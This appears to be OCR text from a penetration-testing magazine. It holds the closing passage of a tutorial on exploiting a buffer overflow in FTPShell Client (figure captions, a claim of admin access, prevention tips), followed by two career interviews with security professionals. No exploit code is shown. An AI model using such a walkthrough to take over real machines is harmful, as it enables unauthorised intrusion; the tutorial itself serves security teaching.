


Figure 17: Gain admin access to the victim machine




Figure 18: Connection established from victim

We have successfully exploited the buffer overflow vulnerability of FTPShell Client application and gained admin access to the victim machine. Now we can do any operation on the system with the privilege of an administrator account including adding a new user with administrator privileges, modify/delete users from the system and so on.

Buffer overflow general prevention techniques

There are several techniques to prevent buffer overflow attacks such as:

- Application code audit.
- Input data length validation in order to prevent unexpected data being processed.
- Developer awareness trainings.
- Avoid using unsafe functions in code.
- Always update/patch system.

- Scan application for vulnerability using automated scanner.

Conclusion

Buffer overflow attacks are still occurring and it is a primary security concern for IT people. Technology is rapidly changing. New applications are developed and many more features are now offered by the applications thus increasing the chances of buffer overflow vulnerability due to improper uses of memory management in codes. Developers need to be focused on this issue and have to use better memory management practices to reduce the chance of buffer overflow attacks.

Author: Mohammad Ariful Islam

Mohammad Ariful Islam is a security professional with over six years of experience. He is a Red Hat Certified Architect (RHCA), the highest-level certification from Red Hat. He has started his career as System Engineer and worked in National Data Center of Bangladesh. He is currently working as Cyber Security Incident Handler in BGD e-GOV CIRT (www.cirt.gov.bd), a component of LICT project under Bangladesh Computer Council (BCC) funded by The

Cybersecurity is first and foremost an exciting place for people who love problems and who like their scenery to change.

Interview with Stephen Brennan about cybersecurity and its role in our lives.

[Pentest Magazine]: Could you quickly introduce yourself to our readers.

[Stephen Brennan]: My name is Stephen Brennan. I help organizations and governments understand and manage their risk against tomorrow's most advanced threats by building elite teams of cybersecurity specialists globally for the past 20 years. I am especially focused in the areas of Cyber Network Defence, Operations and Exploitation as well as Incident/Threat Management and Response.

[PM]: Let's start with education. Do you think it's important or should young people focus more on their skills?

[SB]: Education is just structured learning to develop specific skills. It is accurate to say this approach is often ineffective with restless, creative and inquisitive minds. While I am one of these people, it does not mean education is useless, quite the contrary. It just means we need to expand our definition of education to recognise the connected world in which we live and the great diversity by which people can acquire their skills and develop ways to measure them. I have a well-earned reputation for frustrating talent acquisition and recruitment teams, regularly refusing to provide lists of prerequisite certifications or degrees because finding proven or potential talent is not that black and white.

[PM]: Did you always want to work in cybersecurity?

[SB]: Cybersecurity did not exist when I was growing up. What I did know is that I always wanted to solve novel problems. These were not necessarily the hardest problems, just the ones that seem to stop groups of brilliant people in their tracks. These problems often involve many

complex dependencies and require a variety of approaches to solve. My natural behaviour from a very early age has always been to pull things apart, understand how they worked and, most importantly, ask "why" (a lot). With security embedded into quite literally everything, it meant that I could take my pick of the most interesting problems across the widest array of industries.

[PM]: Is there a thing that you wish you were told when you started your career in cybersecurity?

[SB]: The single most important skill that exists for those pursuing cybersecurity professionally as a career is to know your audience and understand their needs. I was extremely fortunate to have many fantastic direct and indirect mentors throughout my career that rarely let me fall too hard or fall alone, but I do wish someone had told me earlier that nothing I said made sense to the decision makers. It turns out that security has many languages that people must master. I spent many of my earliest years trying to be heard by business leaders to convince them my carefully prepared findings needed their attention, not realising that I was writing it in a language and structure that was irrelevant or foreign to them.

[PM]: From your perspective what are the advantages and disadvantages of the cybersecurity market?

[SB]: Cybersecurity is first and foremost an exciting place for people who love problems and who like their scenery to change. Security skills apply to every part of our lives from the things we see and touch, to those that make the global economy move forward. There are few jobs where you can play with a particle accelerator one day and a next-generation airliner the next. Also, the community is incredible.

At the negative end of the spectrum are the hype and a frustratingly limited amount of progress we seem to be making on the most fundamental issues surrounding basic cybersecurity hygiene. Every year you will read a seemingly endless stream of industry predictions and new product categories. In contrast, the biggest challenges and incidents will all seem to relate to legacy "uncool" issues such as poor patch management.

[PM]: Is there something you skipped at the beginning that has later proven very useful? Do you have any regrets for not learning something early on?

[SB]: I am constantly looking to learn from myself, I am always reading, watching and li and others and am not afraid to ask questions. This

appetite for research means I have never really felt like I was carrying a knowledge deficit into a room, meeting or project.

[PM]: Let's move to one of the most arguing questions. Certificates - do you think they are important or not and why?

[SB]: This debate largely stems from a misunderstanding of what certifications are.

I have never hired someone based on which school they went to, what degree they hold, or the certifications they have obtained, but that does not mean these things are unimportant. Certifications and education remain important for two reasons. Firstly it establishes a known baseline from which clients, colleagues and potential employers can quickly assess your proven knowledge with a shared vocabulary. Secondly, they expose you to valuable concepts and ideas that you may not have considered in isolation, augmenting and enhancing your skills. The more you know!

This is separate from the question as to whether certifications are given too much value during talent acquisition and if their evaluation criteria are designed to learn or generate revenue as an independent industry. Groups like Offensive Security and their OSCE certification are held in high esteem because they have a rigorous evaluation process while others are mocked due to inadequate mechanisms to prove claimed knowledge.

[PM]: Which part of the cybersecurity market is worth focusing on right now?

[SB]: I think all areas of cybersecurity, from policy and regulation through to threat identification and incident response, need further focus and are great places to focus a career, however, if I were forced to pick just a few I would say active/adaptive defence alongside privacy and cryptography. These are both areas that lack the critical mass required to address existing needs with a huge scope for innovation.

[PM]: Have you got any final tips for younger colleagues who are currently studying or starting?

[SB]: Touch, smell and taste as much as possible, especially about things outside of security. The most highly valuable cybersecurity experts typically have a robust understanding of the various considerations impacting the systems they are protecting. Security is often described as a balancing act between art and science. Finding a unique attack vector, or zero-day vulnerability is simply not sufficient. Be it for good or "other," this broad understanding of the how and why will always be exponential value.

Making mistakes and learning from them is part of the hacking learning curve

Interview with Luis Ramírez about cybersecurity and its role in our lives.

[Pentest Magazine]: Could you quickly introduce yourself to our readers?

[Luis Ramírez]: My name is Luis Ramírez, I live in México, and, as most of us, I have a crush for computers. I am an Information Security consultant, specialized in WebApplicaiton Security & pentesting, working for a Fortune 500 IT company. IT Security is not just a job, it's a way of living. I am not analyzing source code, tech stacks or trying to "get in" all day, I like to break things, most of the time home routers or home devices, for example, to see how they work, computers systems are not the only things that could be vulnerable, almost everything can be hackable, we just need to understand how things work and find the right weakness and build the right exploit just for the lulz, for the learning or for the benefit of ourselves (or for the three reasons I just mentioned).

[PM]: Let's start with education. Do you think it's important or should young people focus more on their skills?

[LR]: Education helps to get visas/citizenships or to be potential candidates for small, medium or big companies but isn't necessary, I have friends working for BIG security firms that have not completed high school or received any security certification but they know how to create 0days or find vulnerabilities everywhere, like cars or industrial systems for example. I think the skill set that you learn is more important. If you are going to be a "security manager" or "security officer", education might help.

[PM]: Did you always want to work in cybersecurity?

[LR]: Yes, since I was a kid, I started hanging out in IRC (thanks raza-mexicana/hackweiser/rfdlabs) channels playing how to be a hacker, I discovered hacking/security was the way I wanted to live so I went for it, I had a few

obstacles but here I am, still trying to be a good IT consultant.

[PM]: Is there a thing that you wish you were told when you started your career in cybersecurity?

[LR]: Yes, working in cybersecurity isn't easy, too many threats, technologies and techniques are emerging everyday, you can see there are too many sources, like conferences, magazines, lists, forums, etc., where people constantly post what is new and it is just too much, so we need to catch up everyday, plus you have a non-digital life to live, people to be with, distractions, time is precious, so you need to be very smart and choose wisely.

[PM]: From your perspective, what are the advantages and disadvantages of the cybersecurity market?

[LR]: Advantages: We could make a better world by making secure systems, by protecting information, assets, to prevent people from taking advantage of weak systems, etc.

Disadvantages: Security is a profitable business, if money is involved, good and bad actors will try to steal the cookies from the cookie jar (if the cookie jar hadn't had a real pentest/assessment yet!)

[PM]: Is there something you skipped at the beginning that has later proven very useful? Do you have any regrets for not learning something early on?

[LR]: Absolutely, making mistakes and learning from them is part of the hacking learning curve, I wish I could have learned more about heap spraying and OOP when I was younger, right now, I am still trying to learn those techniques but I am too busy with some other stuff that 24 hours a day are not enough for family, hacking, friends, etc.

[PM]: Let's move to one of the most controversial question. Certificates - do you think they are important or not and why?

[LR]: Yes, but only the tough ones, those ones that make you go crazy and break your computer (literally, to TRY HARDER!). I don't want to mention names, but some security certifications are too basic and instead of endorsing your security skills do the opposite.

[PM]: Which part of the cybersecurity market is worth focusing on right now?

[LR]: Cloud, almost everything is in the cloud already!

[PM]: Have you got any final tips for younger colleagues who are currently studying or starting their career?